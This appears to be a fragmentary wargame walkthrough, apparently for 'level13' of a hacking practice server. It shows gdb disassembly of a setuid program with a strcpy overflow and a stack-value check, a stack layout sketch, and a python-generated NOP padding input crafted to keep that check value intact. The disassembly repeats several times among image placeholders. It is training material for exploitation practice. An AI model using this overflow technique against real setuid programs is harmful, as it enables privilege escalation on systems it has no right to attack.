0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```


buf(1024)+dummy(24)




```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```



```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```



```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb)
```



buf(1024)


dummy(12)

i=0x01234567(4)


dummy(8)

SFP(4)


RET(4)




```
(gdb) disas main
Dump of assembler code for function main:
0x080484a0 <main+0>:    push   ebp
0x080484a1 <main+1>:    mov    ebp,esp
0x080484a3 <main+3>:    sub    esp,0x418
0x080484a9 <main+9>:    mov    DWORD PTR [ebp-12],0x1234567
0x080484b0 <main+16>:   sub    esp,0x8
0x080484b3 <main+19>:   push   0xc16
0x080484b8 <main+24>:   push   0xc16
0x080484bd <main+29>:   call   0x8048370 <setreuid>
0x080484c2 <main+34>:   add    esp,0x10
0x080484c5 <main+37>:   cmp    DWORD PTR [ebp+8],0x1
0x080484c9 <main+41>:   jle    0x80484e5 <main+69>
0x080484cb <main+43>:   sub    esp,0x8
0x080484ce <main+46>:   mov    eax,DWORD PTR [ebp+12]
0x080484d1 <main+49>:   add    eax,0x4
0x080484d4 <main+52>:   push   DWORD PTR [eax]
0x080484d6 <main+54>:   lea    eax,[ebp-1048]
0x080484dc <main+60>:   push   eax
0x080484dd <main+61>:   call   0x8048390 <strcpy>
0x080484e2 <main+66>:   add    esp,0x10
0x080484e5 <main+69>:   cmp    DWORD PTR [ebp-12],0x1234567
0x080484ec <main+76>:   je     0x804850d <main+109>
0x080484ee <main+78>:   sub    esp,0xc
0x080484f1 <main+81>:   push   0x80485a0
0x080484f6 <main+86>:   call   0x8048360 <printf>
0x080484fb <main+91>:   add    esp,0x10
0x080484fe <main+94>:   sub    esp,0x8
0x08048501 <main+97>:   push   0xb
0x08048503 <main+99>:   push   0x0
0x08048505 <main+101>:  call   0x8048380 <kill>
0x0804850a <main+106>:  add    esp,0x10
0x0804850d <main+109>:  leave
0x0804850e <main+110>:  ret
0x0804850f <main+111>:  nop
End of assembler dump.
(gdb) 
```




```
(gdb) b*0x080484e5
Breakpoint 1 at 0x80484e5
(gdb) r `python -c'print"\x90"*1036+"\x67\x45\x23\x01"'`
Starting program: /home/level13/tmp/attackme `python -c'print"\x90"*1036+"\x67\x45\x23\x01"'`

Breakpoint 1, 0x080484e5 in main ()
(gdb) 
```




```
(gdb) b*0x080484e5
Breakpoint 1 at 0x80484e5
(gdb) r `python -c'print"\x90"*1036+"\x67\x45\x23\x01"'`
Starting program: /home/level13/tmp/attackme `python -c'print"\x90"*1036+"\x67\x45\x23\x01"'`

Breakpoint 1, 0x080484e5 in main ()
(gdb) 
```




```
(gdb) x/wx $ebp-12
0xbfffda3c:     0x01234567
(gdb) 
```




```
(gdb) x/50wx $esp
0xbfffd630:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd640:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd650:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd660:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd670:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd680:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd690:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbfffd6f0:     0x90909090      0x90909090
(gdb) 
```

